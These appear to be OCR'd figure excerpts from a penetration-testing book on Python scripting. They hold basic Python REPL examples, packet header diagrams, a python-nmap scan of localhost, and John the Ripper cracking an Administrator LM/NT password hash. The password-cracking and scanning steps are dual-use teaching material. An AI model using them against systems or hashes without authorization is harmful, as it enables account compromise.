

Chapter 1: Understanding the Penetration Testing Methodology




```
root@kali:~# john --format=lm hashfile
Loaded 1 password hash (LM DES [128/128 BS SSE2])
TEST             (Administrator)
guesses: 1  time: 0:00:00:00 DONE (Sat Jan 31 03:06:36 2015)  c/s: 211900  trying: 123456 - JOHNNIE
Use the "--show" option to display all of the cracked passwords reliably
root@kali:~# echo TEST > my_wordlist
root@kali:~# john -rules --format=nt --wordlist=my_wordlist \
> hashfile
Loaded 1 password hash (NT MD4 [128/128 SSE2 + 32/32])
test             (Administrator)
guesses: 1  time: 0:00:00:00 DONE (Sat Jan 31 03:07:12 2015)  c/s: 444  trying: TEST - Test0
Use the "--show" option to display all of the cracked passwords reliably
```


Chapter 2: The Basics of Python Scripting




```
>>> import keyword
>>> s='uda'
>>> keyword.iskeyword(s)
False
>>> s='try'
>>> keyword.iskeyword(s)
True
```




```
root@kali:~# python local_gloabl.py
The local variable is you
The global variable is me
root@kali:~#
```




```
root@kali:~# perl perl_game.pl
Do you want to play a game?
In Perl
root@kali:~# python python_game.py
Do you want to play a game?
In Python
```




```
>>> variableName = 5
>>> variableName2 = 10
>>> print(variableName + variableName)
10
>>> print(variableName + variableName2)
15
>>> newVariable = variableName + variableName2
>>> print(newVariable)
15
```




```
>>> variableName = '5'
>>> variableName2 = '10'
>>> print(variableName + variableName)
55
>>> print(variableName + variableName2)
510
>>> newVariable = variableName + variableName2
>>> print(newVariable)
510
```




```
>>> variableName = 5
>>> variableName2 = '10'
>>> type(variableName)
<type 'int'>
>>> type(variableName2)
<type 'str'>
```




```
>>> variableFloat = 3.12
>>> type(variableFloat)
<type 'float'>
```




```
>>> variableName = 'string'
>>> int(variableName)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ValueError: invalid literal for int() with base 10: 'string'
```




```
>>> value1 = 5
>>> value2 = '10'
>>> print(value1 + value2)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: unsupported operand type(s) for +: 'int' and 'str'
```




```
>>> value1 = 5
>>> value2 = '10'
>>> type(value1)
<type 'int'>
>>> type(value2)
<type 'str'>
>>> value2 = int(value2)
>>> type(value2)
<type 'int'>
>>> print(value1 + value2)
15
```




```
>>> value3 = 3.12
>>> type(value3)
<type 'float'>
>>> newValue = int(value3)
>>> type(newValue)
<type 'int'>
>>> print(newValue)
3
```




```
The length of list list_example is 5, the value at position 0 is 100
The length of list list_example is 5, the value at position 1 is 222
The length of list list_example is 5, the value at position 2 is 333
The length of list list_example is 5, the value at position 3 is 444
The length of list list_example is 5, the value at position 4 is string value
Script finished
```




```
root@kali:~# python dict_example
123
```




```
root@kali:~/scripts# python variable_string.py
My profession is Hacker, what is yours?
```




```
root@kali:~# python variable_string2.py
My profession is Hacker, what is yours?
```




```
root@kali:~# python variable_string3.py
My profession is Hacker, what is yours? Penetration Tester
```




```
root@kali:~/scripts# python variable_string4.py
My profession is Hacker, what is yours? Penetration Tester, with 15 years experience!
```




```
root@kali:~# python break_test.py
Your current count is: 15
Your current count is: 14
Your current count is: 13
Your current count is: 12
Your current count is: 11
Your current count is: 10
Your current count is: 9
Your current count is: 8
Your current count is: 7
Your current count is: 6
Your count is finished!
```




```
root@kali:~# python break_test2.py
Your current count is: 15
Your current count is: 14
Your current count is: 13
Your current count is: 12
Your current count is: 11
Your current count is: 10
Your current count is: 9
Your current count is: 8
Your current count is: 7
Your current count is: 6
Your count is finished!
```



```
root@kali:~# python arguments.py value1 value2 value3
The number of arguments passed was: 4
The 0 argument is arguments.py
The 1 argument is value1
The 2 argument is value2
The 3 argument is value3
```




```
root@kali:~# python host_details.py
Your Public IP address is: 71.171.96.176
Your Ethernet IP address is: 192.168.195.143
Your Ethernet MAC address is: 00:0c:29:6d:75:13
No active Wireless Device was found
You are not running Windows
Your System's hostname is: 'kali'
Your System is not Registered to a Domain
```




```
root@kali:~# python public_ip.py
Your Public IP address is: 108.44.158.246
```


Chapter 3: Identifying Targets with Nmap, Scapy, and Python




7-byte preamble	1-byte start of frame delimiter	6-byte MAC destination	6-byte MAC source	4-byte 802.1 Q	2-byte length	20-byte IP header	roughly 24-byte TCP header	Data size varies	4-byte FCS

7-byte preamble	1-byte start of frame delimiter	6-byte MAC destination	6-byte MAC source	4-byte 802.1 Q	2-byte length	20-byte IP header	roughly 8-byte UDP header	Data size varies	4-byte FCS







4-bit version	8-bit traffic class	24-bit flow label
16-bit payload length	8-bit next header	8-bit hop limit
128-bit source address		
128-bit destination address		
24-bit options		8-bit padding




16-bit source port number											16-bit destination port number
32-bit sequence number											
32-bit acknowledgement number											
4-bit header length	3-bit reserved	NS	CWR	ECE	URG	ACK	PSH	RST	SYN	FIN	16-bit window size
16-bit TCP checksum											16-bit urgent pointer
options if any											
Data if any											




16-bit source port number	16 - Bit destination port number
16-bit UDP length	16-bit UDP checksum
Data if there is any	




```
root@kali:~# python ifacesdetails.py
{'eth0': {'hwaddr': '00:0c:29:6d:75:13', 'broadcast': '192.168.195.255', 'netmas
k': '255.255.255.0', 'gateway': '192.168.195.2', 'addr': '192.168.195.146'}}
```




```
Python 2.7.3 (default, Mar 14 2014, 11:57:14)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import nmap
>>> scanner = nmap.PortScanner()
>>> scanner.scan('127.0.0.1','22')
{'nmap': {'scanstats': {'uphosts': u'1', 'timestr': u'Mon Feb  2 07:08:53 2015',
 'downhosts': u'0', 'totalhosts': u'1', 'elapsed': u'0.55'}, 'scaninfo': {u'tcp'
: {'services': u'22', 'method': u'syn'}}, 'command_line': u'nmap -oX - -p 22 -sV
 127.0.0.1'}, 'scan': {u'127.0.0.1': {'status': {'state': u'up', 'reason': u'loc
alhost-response'}, 'hostname': u'localhost', 'vendor': {}, 'addresses': {u'ipv4'
: u'127.0.0.1'}, u'tcp': {22: {'product': u'OpenSSH', 'state': u'open', 'version
': u'6.0p1 Debian 4+deb7u2', 'name': u'ssh', 'conf': u'10', 'extrainfo': u'proto
col 2.0', 'reason': u'syn-ack', 'cpe': u'cpe:/o:linux:linux_kernel'}}}}}
```




```
root@kali:~# python nmap_scanner.py
[!] Please provide two arguments the first being the targets the second the ports
root@kali:~# 
```



